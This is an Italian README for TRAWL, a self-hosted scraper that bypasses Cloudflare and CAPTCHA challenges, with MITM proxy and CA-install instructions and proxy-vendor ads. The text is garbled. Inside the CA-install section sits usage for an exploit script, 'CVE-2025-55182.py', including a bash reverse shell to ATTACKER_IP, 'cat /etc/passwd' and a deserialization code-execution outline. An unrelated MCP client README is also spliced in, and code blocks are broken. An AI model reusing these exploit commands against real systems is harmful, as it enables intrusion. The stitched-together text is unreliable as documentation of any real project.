 germondai/trawl
Motore di scraping self-hosted — aggira qualsiasi JS challenge e captcha: Cloudflare, Turnstile, reCAPTCHA, hCaptcha, GeeTest. Alternativa a FlareSolverr e Byparr e sostituto drop-in per il tuo stack *arr.


TRAWL inizia con una rapida richiesta HTTP, riutilizza le sessioni browser già risolte e passa a Camoufox e a un proxy residenziale opzionale quando un sito richiede più lavoro. Gestisce le sfide JavaScript supportate e i CAPTCHA, e ti offre una dashboard locale per vedere cosa ha avuto successo, cosa è fallito e quanto tempo ha richiesto.
Per gli utenti FlareSolverr esistenti, l'endpoint compatibile /v1 funziona con Prowlarr e altri strumenti *arr. Il routing adattivo e il riutilizzo delle sessioni di TRAWL sono progettati per richieste più veloci e affidabili; alcuni benchmark sulla stessa macchina mostrano risposte più rapide rispetto a FlareSolverr e Byparr, con risultati che variano in base al sito e allo stato della sessione.
|
Bright Data - La piattaforma più potente per Web Unlocker, SERP API e strumenti di web scraping. Perché Bright Data? • Web Unlocker - aggira qualsiasi protezione anti-bot • SERP API - risultati in tempo reale da Google, Bing e altri • Scraping Browser e scraper dedicati • Enorme rete di proxy residenziali • Progettato per scalabilità e affidabilità Inizia gratuitamente con Bright Data! |
|
NodeMaven - Il provider di proxy più efficiente per Web Scraping e Automazione con gli IP di più alta qualità sul mercato. Perché NodeMaven? • Targeting per ZIP • Uptime del 99,9% • Filtro IP: tutti i proxy hanno fraud score <97% • Nessun KYC richiesto • Strumenti gratuiti unici: Proxy Bandwidth Checker, Meta Tag Checker, IP Lookup e altri! Codici speciali per gli utenti TRAWL: • TRAWL35 - 35% di sconto su proxy Mobile e Residenziali
• - 40% di sconto su proxy ISP (Statici)
|

Lo screenshot utilizza traffico illustrativo. La tua dashboard su http://localhost:8191/dashboard mostra solo le richieste gestite dalla tua istanza TRAWL. Consulta la guida alle metriche per la configurazione.
git clone https://github.com/germondai/trawl cd trawl cp .env.example .env
docker compose up -d
Il primo avvio richiede 15–30s mentre il pool di browser si avvia. Gli avvii successivi sono rapidi.

### Cataloghi di app per NAS

Preferisci un'installazione con un solo clic? TRAWL è disponibile dai cataloghi
di app della community sia per TrueNAS che per Unraid:

- [TrueNAS Community Apps](https://apps.truenas.com/catalog/trawl_community/) —
  apri **Apps → Discover Apps** e cerca **TRAWL**.
- [Unraid Community Apps](https://ca.unraid.net/apps/trawl-1o4q23p06utr4h) —
  apri la scheda **Apps** e cerca **Trawl**.

Grazie ai contributori della community TrueNAS e Unraid che hanno pacchettizzato e
pubblicato queste integrazioni.

## API

### Compatibile con FlareSolverr (`/v1`)```bash
curl -X POST http://localhost:8191/v1 \
  -H 'Content-Type: application/json' \
  -d '{"cmd":"request.get","url":"https://nowsecure.nl","maxTimeout":60000}'
/scrape)Restituisce metadati più ricchi: tier, timings, sessionCached, elenco completo dei cookie.```bash
curl -X POST http://localhost:8191/scrape
-H 'Content-Type: application/json'
-d '{"url":"https://nowsecure.nl","maxTimeout":60000}'
### Strumenti MCP (`/mcp`)

Imposta `MCP_ENABLED=true` per esporre gli strumenti Streamable HTTP indipendenti dal client di TRAWL
per contenuti leggibili, HTML, estrazione strutturata, screenshot e diagnostica del browser a qualsiasi
applicazione o agente AI compatibile con MCP. Caricano URL pubblici noti; TRAWL non
fornisce ricerca web o ranking. Consulta la
[guida all'integrazione MCP](https://github.com/germondai/trawl/blob/dev/apps/docs/integrations/mcp.md).

### Connetti Prowlarr / Jackett

Imposta l'URL di FlareSolverr su:```
http://localhost:8191        # running on the same host
http://trawl:8191            # running via Docker Compose on the same network
Alcuni siti legano il proprio Cloudflare clearance all'impronta completa della connessione del browser che ha risolto la sfida. Il flusso /v1 non può aiutare in questo caso: Prowlarr conserva solo il cookie + user-agent e ri-scarica la pagina con il proprio client HTTP, cosa che Cloudflare ripropone come challenge — il cookie non è portabile. Per quegli indexer, abilita il forward proxy di TRAWL e aggiungilo a Prowlarr come proxy HTTP:```env
MITM_ENABLED=true
MITM_PORT=8192
MITM_CA_DIR=/data/proxy-ca # persist the CA (mount a volume)
MITM_MAX_TIER=4 # cap escalation (e.g. 3 to stay off residential)
MITM_ALWAYS_SCRAPE=false # opt in to bypass the proxy's direct Tier 0 probe
Per impostazione predefinita il listener si associa a `0.0.0.0` in modo che i client su una rete bridge Docker possano raggiungerlo; impostare `MITM_HOST=127.0.0.1` per limitarlo al loopback su un host bare-metal.

1. Installare la CA del proxy nel trust store del client in modo che accetti i certificati per host:
   `curl http://<trawl-host>:8191/proxy-ca.crt` → aggiungerla al CA store del container Prowlarr
   (ad esempio uno script linuxserver `/custom-cont-init.d` che la copia in
   `/usr/local/share/ca-certificates/` ed esegue `update-ca-certificates`).
2. Prowlarr → Settings → Indexer Proxies → **HTTP**, host `<trawl-host>`, porta `8192`.
   Assegnare un tag se solo gli indexer selezionati devono usarlo.

Le richieste ordinarie usano un percorso HTTP/TLS diretto. Le risposte HTML, JSON e di testo di piccole dimensioni vengono bufferizzate per il rilevamento delle challenge; le challenge rilevate scalano attraverso la stessa pipeline a livelli di `POST /scrape`. I video e le risposte binarie di grandi dimensioni vengono trasmessi direttamente. Le richieste Range vengono inoltrate end to end e possono scalare quando la loro risposta è una challenge rilevata; gli upgrade WebSocket usano un relay diretto senza escalation del browser.

Consultare la [documentazione completa del proxy](https://github.com/germondai/trawl/blob/dev/apps/docs/proxy/overview.md) per i dettagli di routing, il traffico supportato, i limiti, l'installazione della CA e gli esempi di client.

> ⚠️ Un proxy MITM può impersonare qualsiasi host verso un client che si fida della sua CA. Esporlo solo su un'interfaccia privata (localhost / una rete Docker privata), mai pubblicamente.

### Installazione del certificato CA del proxy

Il proxy autogenera una CA root al primo avvio. Il suo certificato e la sua chiave privata sono persistiti sotto `MITM_CA_DIR` (predefinito `/data/proxy-ca`). I certificati per host vengono emessi e memorizzati nella cache in memoria durante l'esecuzione di TRAWL; non necessitano di installazione separata perché sono firmati dalla root persistente. Ogni client che usa il proxy deve fidarsi di quella root. Senza di essa, HTTPS fallisce con `ERR_CERT_AUTHORITY_INVALID` (browser) o `PKIX path building failed` (Java).

Scaricare la CA una volta per client:```bash
curl http://<trawl-host>:8191/proxy-ca.crt -o trawl-ca.crt
# or in a Docker setup where the API isn't reachable from outside:
docker cp trawl:/data/proxy-ca/ca.crt ./trawl-ca.crt
sudo security add-trusted-cert -d -r trustRoot
-k /Library/Keychains/System.keychain ./trawl-ca.crt
security find-certificate -c "TRAWL MITM Proxy CA"
sudo security delete-certificate -c "TRAWL MITM Proxy CA"
/Library/Keychains/System.keychain
#### Linux (Debian/Ubuntu — a livello di sistema per curl, wget, apt, ecc.)```bash
sudo cp trawl-ca.crt /usr/local/share/ca-certificates/trawl-ca.crt
sudo update-ca-certificates
# Verify
awk '/BEGIN/{c++} c==2' /etc/ssl/certs/ca-certificates.crt | grep -c "TRAWL MITM"
sudo cp trawl-ca.crt /etc/pki/ca-trust/source/anchors/trawl-ca.crt sudo update-ca-trust
#### Firefox e gli store di fiducia NSS

Le installazioni di Firefox che non utilizzano le root del sistema operativo necessitano di un'importazione NSS per profilo:```bash
# Firefox 115+ uses a file-backed NSS DB; older versions use the legacy libnssdb format.
# The certutil command is the same either way.
certutil -A -n "TRAWL MITM" -t "CT,C,C" -i trawl-ca.crt \
  -d sql:$HOME/.mozilla/firefox/<profile-dir>
# Or via Firefox UI: Settings → Privacy & Security → Certificates → View Certificates →
# Authorities → Import… → check "Trust this CA to identify websites".
# Profile dir location: about:profiles in Firefox.
Chrome utilizza l'archivio di trust di sistema su macOS e Windows ma ne ha uno proprio su Linux:```bash
#### Java (incluso JDownloader)```bash
# Find the JRE cacerts file for your client.
#   JDownloader:    <install>/jre/lib/security/cacerts
keytool -importcert -alias trawl -file trawl-ca.crt \
  -keystore "<path-to-cacerts>" -storepass changeit
# If `keytool` reports "Certificate already exists in keystore", use -delete first:
#   keytool -delete -alias trawl -keystore "<path-to-cacerts>" -storepass changeit
Prowlarr, Sonarr e Radarr sono applicazioni .NET, non applicazioni Java. Per le loro
installazioni basate su Docker, aggiungi la CA al trust store di sistema Linux del container. Un pattern comune di LinuxServer è uno script in /custom-cont-init.d:```yaml
volumes:
## Utilizzo
python3 CVE-2025-55182.py -u -c
### Esempi

```bash
# Esegui il comando id
python3 CVE-2025-55182.py -u http://target.com -c "id"

# Leggi un file
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Reverse shell
python3 CVE-2025-55182.py -u http://target.com -c "bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1"
/ con un payload multipart$ACTION_REF_1 che fa riferimento a un ID azione$ACTION_1:0 per attivare il percorso di deserializzazioneFunction per eseguire codice arbitrario$ACTION_REF/ con content-type multipartQuesto strumento è fornito solo a scopo educativo e di ricerca sulla sicurezza. Gli autori non sono responsabili per qualsiasi uso improprio o danno causato da questo programma.```bash #!/usr/bin/with-contenv bash cp /config/trawl-ca.crt /usr/local/share/ca-certificates/trawl-ca.crt update-ca-certificates
LinuxServer esegue gli script in `/custom-cont-init.d/` all'avvio del container. I client Java come
JDownloader richiedono l'importazione separata tramite `keytool` descritta sopra.

#### JDownloader 2 (Windows / macOS / Linux — installazione manuale)

JDownloader include il proprio JRE; la CA deve essere importata al suo interno.

1. Individua il JRE: `Settings → Advanced → Java Path` (in JDownloader) oppure cerca nella directory di installazione:
   - Windows: `C:\Program Files\JDownloader 2\jre\lib\security\cacerts`
   - macOS: `/Applications/JDownloader 2.app/Contents/app/jre/lib/security/cacerts`
   - Linux: `<install>/jre/lib/security/cacerts`
2. Esegui il comando `keytool -importcert` sopra indicato su quel file.
3. Riavvia JDownloader.

#### Windows (archivio di attendibilità di sistema)```powershell
# Run PowerShell as Administrator.
Import-Certificate -FilePath .\trawl-ca.crt `
  -CertStoreLocation Cert:\LocalMachine\Root
# Remove later
Get-ChildItem Cert:\LocalMachine\Root | Where-Object { $_.Subject -like "*TRAWL MITM*" } | Remove-Item
Ogni metodo di installazione ha un percorso di rimozione simmetrico. Cerca nel tuo trust store
TRAWL MITM Proxy CA (il CN della CA) ed elimina quella voce. Il certificato e la chiave della CA si trovano anche in
<MITM_CA_DIR>/ca.crt e ca.key sull'host TRAWL. L'eliminazione di uno dei due fa sì che TRAWL
generi una nuova root al successivo avvio, quindi i client esistenti devono installare il nuovo certificato.
Request │ ▼ Tier 1: Plain HTTP fetch ────── success ──→ return (< 100ms) │ blocked ▼ Tier 2: Cached session ─────── success ──→ return (~500ms) │ cache miss / expired ▼ Tier 3: Fresh challenge solve ─ success ──→ cache + return │ IP flagged ▼ Tier 4: Residential proxy ──── success ──→ cache + return (15–45s) │ failed ▼ error
## File Docker Compose

| File                         | Descrizione                                              |
| ---------------------------- | -------------------------------------------------------- |
| `docker-compose.yml`         | Scraper + Redis (predefinito)                            |
| `docker-compose.minimal.yml` | Solo scraper, senza Redis                                |
| `docker-compose.prod.yml`    | Produzione: `restart: always`, limite di memoria, healthcheck |

## Immagini Docker (un pacchetto GHCR, due varianti di release)

| Tag immagine                       | Costruita da                   | Runtime                       | Caso d'uso                                                 |
| ---------------------------------- | ------------------------------ | ----------------------------- | ---------------------------------------------------------- |
| `ghcr.io/germondai/trawl:latest`   | `apps/api/Dockerfile`          | Bun 1.4.2 (moderno, AVX2)     | Predefinita compatta — fingerprint Linux                   |
| `ghcr.io/germondai/trawl:baseline` | `apps/api/Dockerfile.baseline` | Bun 1.4.2 baseline (senza AVX2) | CPU più vecchie / kernel più vecchi (Synology NAS, J4125, era Atom) |

Tutti i tag risiedono sullo stesso pacchetto `ghcr.io/germondai/trawl` — condividono il registry ma differiscono per il Dockerfile di origine o gli argomenti di build. Scegli il tag più adatto al tuo hardware e output:```yaml
# Modern hardware (most users)
image: ghcr.io/germondai/trawl:latest

# Older CPUs without AVX2 / Synology / older kernels
image: ghcr.io/germondai/trawl:baseline
Nota Synology: molte unità NAS Synology (DSM 7.x su J4125 / hardware più vecchio) montano il kernel 4.4.x, che il runtime moderno di Bun non riesce a gestire completamente. Bun standard richiede kernel 5.1+ (5.6+ consigliato); la build baseline degrada con grazia fino al kernel 3.10. Il tag :baseline è pubblicato per quel caso — confermato funzionante su un Synology DS920+ (Celeron J4125, DSM 7.3.2, kernel 4.4.302): il container si avvia correttamente, /health riporta healthy, e risolve le challenge Cloudflare live tramite /v1 (vedi #1). Pubblicato da workflow GitHub Actions indipendenti: il push di un tag di release come v1.7.0 crea :1.7.0, :latest, :1.7.0-baseline e :baseline; la build nightly giornaliera alle 02:00 UTC crea :nightly e :nightly-<dev-sha> dall'ultimo commit dev.
TRAWL segue il Semantic Versioning. Il push di un tag git con prefisso v (ad es.
v1.0.0) attiva publish.yml, che compila e pubblica il tag Docker corrispondente senza prefisso
(ghcr.io/germondai/trawl:1.0.0) insieme a :latest. Il tag mobile :nightly e i tag immutabili
:nightly-<shortsha> vengono compilati dall'ultima revisione dev verificata ogni giorno alle 02:00 UTC
o su dispatch manuale; i push sui branch non pubblicano immagini.
Vedi la pagina Releases per la cronologia completa delle
versioni e CHANGELOG.md per cosa è cambiato in ciascuna.
Per pubblicare uno specifico commit passato che conteneva una correzione importante senza attendere la prossima
release sul tip di main, tagga quello specifico SHA e fai il push — publish.yml compila dal ref del tag, non dal
tip corrente di main:```bash
git tag -a v1.0.1 -m "..."
git push origin v1.0.1
## Configurazione

TRAWL supporta proxy HTTP, proxy HTTP autenticati e proxy SOCKS5. I file Compose standard
leggono le impostazioni del proxy dal file `.env` locale:```ini
# Optional Tier 3 datacenter proxy
PROXY_URL=http://user:[email protected]:8080

# Optional Tier 4 residential proxy
RESIDENTIAL_PROXY_URL=socks5://user:[email protected]:1080
| -s | --server | SERVER | http://localhost:8080 | URL del server MCP |
| -t | --token | TOKEN | None | Token di autenticazione |
| -T | --timeout | TIMEOUT | 30 | Timeout della richiesta in secondi |
| -v | --verbose | | False | Abilita il logging dettagliato |
| -q | --quiet | | False | Modalità silenziosa (solo errori) |
| -o | --output | FILE | None | File di output per i risultati |
| -f | --format | FORMAT | text | Formato di output (text, json, csv) |
| -c | --config | FILE | None | File di configurazione |
| -d | --debug | | False | Abilita la modalità debug |
| -V | --version | | | Mostra la versione ed esce |
| -h | --help | | | Mostra il messaggio di aiuto ed esce |
# Connettersi a un server MCP locale
mcp-client --server http://localhost:8080

# Connettersi con autenticazione
mcp-client --server https://mcp.example.com --token your-token-here

# Elencare gli strumenti disponibili
mcp-client --server http://localhost:8080 --list-tools

# Chiamare uno strumento specifico
mcp-client --server http://localhost:8080 --call-tool scan_target --args '{"target": "example.com"}'

# Ottenere l'output in formato JSON
mcp-client --server http://localhost:8080 --list-tools --format json

# Salvare l'output su file
mcp-client --server http://localhost:8080 --list-tools --output tools.json --format json

# Abilitare il logging dettagliato
mcp-client --server http://localhost:8080 --verbose

# Utilizzare un file di configurazione
mcp-client --config ~/.mcp-client/config.yaml
Il client supporta file di configurazione in formato YAML:
# ~/.mcp-client/config.yaml
server: http://localhost:8080
token: your-token-here
timeout: 30
verbose: false
format: json
from mcp_client import MCPClient

# Inizializzare il client
client = MCPClient(
    server_url="http://localhost:8080",
    token="your-token-here",
    timeout=30
)

# Connettersi al server
client.connect()

# Elencare gli strumenti disponibili
tools = client.list_tools()
for tool in tools:
    print(f"Strumento: {tool['name']}")
    print(f"Descrizione: {tool['description']}")

# Chiamare uno strumento
result = client.call_tool(
    name="scan_target",
    arguments={"target": "example.com"}
)
print(result)

# Disconnettersi
client.disconnect()
from mcp_client import MCPClient, MCPError, ConnectionError, ToolError

client = MCPClient(server_url="http://localhost:8080")

try:
    client.connect()
    result = client.call_tool("scan_target", {"target": "example.com"})
except ConnectionError as e:
    print(f"Impossibile connettersi al server: {e}")
except ToolError as e:
    print(f"Esecuzione dello strumento fallita: {e}")
except MCPError as e:
    print(f"Errore MCP: {e}")
finally:
    client.disconnect()
# Clonare il repository
git clone https://github.com/example/mcp-client.git
cd mcp-client

# Creare un ambiente virtuale
python -m venv venv
source venv/bin/activate  # Su Windows: venv\Scripts\activate

# Installare le dipendenze di sviluppo
pip install -e ".[dev]"

# Eseguire i test
pytest

# Eseguire i test con copertura
pytest --cov=mcp_client --cov-report=html

# Eseguire il linting
flake8 mcp_client
black --check mcp_client
mypy mcp_client
mcp-client/
├── mcp_client/
│   ├── __init__.py
│   ├── client.py          # Implementazione principale del client
│   ├── cli.py             # Interfaccia a riga di comando
│   ├── config.py          # Gestione della configurazione
│   ├── exceptions.py      # Classi di eccezione personalizzate
│   └── utils.py           # Funzioni di utilità
├── tests/
│   ├── test_client.py
│   ├── test_cli.py
│   └── test_config.py
├── docs/
│   ├── index.md
│   └── api.md
├── examples/
│   ├── basic_usage.py
│   └── advanced_usage.py
├── pyproject.toml
├── README.md
└── LICENSE
I contributi sono benvenuti! Si prega di seguire questi passaggi:
git checkout -b feature/amazing-feature)git commit -m 'Add amazing feature')git push origin feature/amazing-feature)Questo progetto è distribuito sotto la Licenza MIT - vedere il file LICENSE per i dettagli.
Nota: Questo strumento è destinato esclusivamente a scopi educativi e di test autorizzati. Gli utenti sono responsabili del rispetto di tutte le leggi e i regolamenti applicabili.```bash docker compose up -d
Lasciare vuoto uno dei due valori per disabilitare quel livello di proxy. È possibile separare più endpoint con
virgole; pool più grandi possono utilizzare la variabile corrispondente `*_LIST_FILE`. Consultare
[Configuration → Proxies](https://github.com/germondai/trawl/blob/dev/apps/docs/getting-started/configuration.md#proxies)
per esempi di pool e file montati.

| Variabile                        | Predefinito              | Descrizione                                                                         |
| -------------------------------- | ------------------------ | ----------------------------------------------------------------------------------- |
| `BROWSER_POOL_SIZE`              | `1`                      | Istanze Camoufox Firefox pre-avviate; aumentare per risoluzioni browser concorrenti |
| `LOG_LEVEL`                      | `info`                   | Log operativi: `error`, `warn`, `info`, `debug` o `silent`                          |
| `METRICS_DASHBOARD_ENABLED`      | `false`                  | Abilita esplicitamente la dashboard locale senza token; associare la sua porta a `127.0.0.1` |
| `METRICS_DASHBOARD_TOKEN`        | —                        | Protegge la dashboard, l'endpoint JSON e il live stream con un token di 32+ caratteri |
| `METRICS_DB_PATH`                | `/data/metrics/trawl.sqlite` | Percorso SQLite per la cronologia locale delle metriche (montare `/data/metrics` in modo persistente) |
| `BROWSER_ACQUIRE_TIMEOUT_MS`     | `15000`                  | Per quanto tempo `acquire()` attende un browser libero prima che venga restituito HTTP 429 |
| `BROWSER_RECYCLE_AFTER_CONTEXTS` | `8`                      | Sostituzione progressiva dopo questo numero di contesti Tier 3/4; impostare `0` per disabilitare |
| `BROWSER_MAX_CONTENT_PROCESSES`  | `2`                      | Limita i processi di contenuto Firefox per browser (`dom.ipc.processCount`); riduce RAM/CPU |
| `SCRAPE_MIN_TIER`                | `1`                      | Livello minimo consentito globalmente (`1` HTTP, `2` browser in cache, `3` fresco, `4` residenziale) |
| `SESSION_CACHE_DRIVER`           | `redis`                  | Backend della cache di sessione: `redis` o `memory` a processo singolo              |
| `REDIS_SESSION_TTL_SECONDS`      | `3600`                   | TTL della sessione Redis o in memoria (secondi)                                     |
| `MEMORY_SESSION_CACHE_MAX_ENTRIES` | `1000`                 | Numero massimo di voci con limite LRU per il driver memory                          |
| `REDIS_URL`                      | —                        | Stringa di connessione Redis; vuota o non impostata disabilita la cache Redis       |
| `REDIS_CONNECT_TIMEOUT_MS`       | `5000`                   | Tempo massimo per ogni tentativo di connessione a Redis                             |
| `REDIS_RETRY_DELAY_MS`           | `5000`                   | Ritardo prima della riconnessione dopo un errore di avvio; `0` disabilita il tentativo |
| `SCRAPE_PROXY_SELECTION`         | `failover`               | Politica del pool: `failover` persistente, `roundrobin` per richiesta o `random`    |
| `PROXY_URL`                      | —                        | Proxy HTTP o SOCKS5 Tier 3 opzionale, o pool separato da virgole                    |
| `PROXY_LIST_FILE`                | —                        | File contenente un URL proxy Tier 3 per riga                                        |
| `RESIDENTIAL_PROXY_URL`          | —                        | Abilita l'escalation al proxy Tier 4                                                |
| `RESIDENTIAL_PROXY_LIST_FILE`    | —                        | File contenente un URL proxy Tier 4 per riga                                        |
| `STT_URL`                        | —                        | Endpoint Whisper locale per reCAPTCHA (opzionale)                                   |
| `PORT`                           | `8191`                   | Porta di ascolto dell'API                                                          |
| `MITM_ENABLED`                   | `false`                  | Abilita il proxy HTTP/HTTPS che aggira le challenge                                 |
| `MITM_PORT`                      | `8192`                   | Porta di ascolto del forward-proxy                                                  |
| `MITM_HOST`                      | `0.0.0.0`                | Indirizzo di bind; `127.0.0.1` per solo loopback                                    |
| `MITM_CA_DIR`                    | `/data/proxy-ca`         | Directory persistente del certificato CA root e della chiave privata                |
| `MITM_MAX_TIER`                  | `4`                      | Limite di escalation utilizzato dal proxy (es. `3` per rimanere fuori dal residenziale) |
| `MITM_ALWAYS_SCRAPE`             | `false`                  | Salta il Tier 0 del proxy; disabilita il percorso diretto di streaming di media/file di grandi dimensioni |
| `MITM_DEBUG`                     | `false`                  | Registra una riga per ogni richiesta inoltrata tramite proxy (gli errori vengono sempre registrati) |

L'aggiornamento da una versione precedente richiede la rinomina di diverse variabili d'ambiente. Consultare la
[guida alla migrazione della configurazione](https://github.com/germondai/trawl/blob/dev/apps/docs/deployment/configuration-migration.md) per la mappatura completa
da vecchio a nuovo e il comportamento di opt-in di Redis.

## Stack

Costruito su uno stack moderno e veloce per impostazione predefinita: Bun + Elysia per l'API, Redis per la cache,
Camoufox (Firefox rafforzato) per l'automazione del browser e Nuxt per l'interfaccia web — senza il bagaglio
legacy di Node/Express.

| Livello       | Tecnologia                         |
| ------------- | ---------------------------------- |
| Runtime       | Bun                                |
| API           | Elysia                             |
| Browser       | Camoufox Firefox (tramite camoufox-js) |
| Cache di sessione | Redis 8.8                      |
| Landing page  | Nuxt 4                             |
| Documentazione | VitePress                         |

## Licenza

[AGPL-3.0](https://github.com/germondai/trawl/blob/dev/LICENSE)

---

<p align="center">
    <span>Made with ❤️ by</span>
    <a href="https://github.com/germondai" target="_blank">@germondai</a>
</p>
TRAWL40
|
Thordata - Proxy Residenziali Premium per la Raccolta Dati. Thordata aiuta gli sviluppatori a costruire flussi di lavoro affidabili di scraping, automazione e dati AI con IP residenziali di alta qualità. 🌍 Oltre 100M di IP reali | 195+ paesi 🔄 Sessioni rotanti e sticky | Geo-targeting preciso ⚡ Alta concorrenza | Connessioni stabili Riduci i blocchi e raccogli dati su larga scala con fiducia. 🎁 Utenti TRAWL: • Prova gratuita di 3 giorni + 10% di sconto Codice: TRAWL10
|

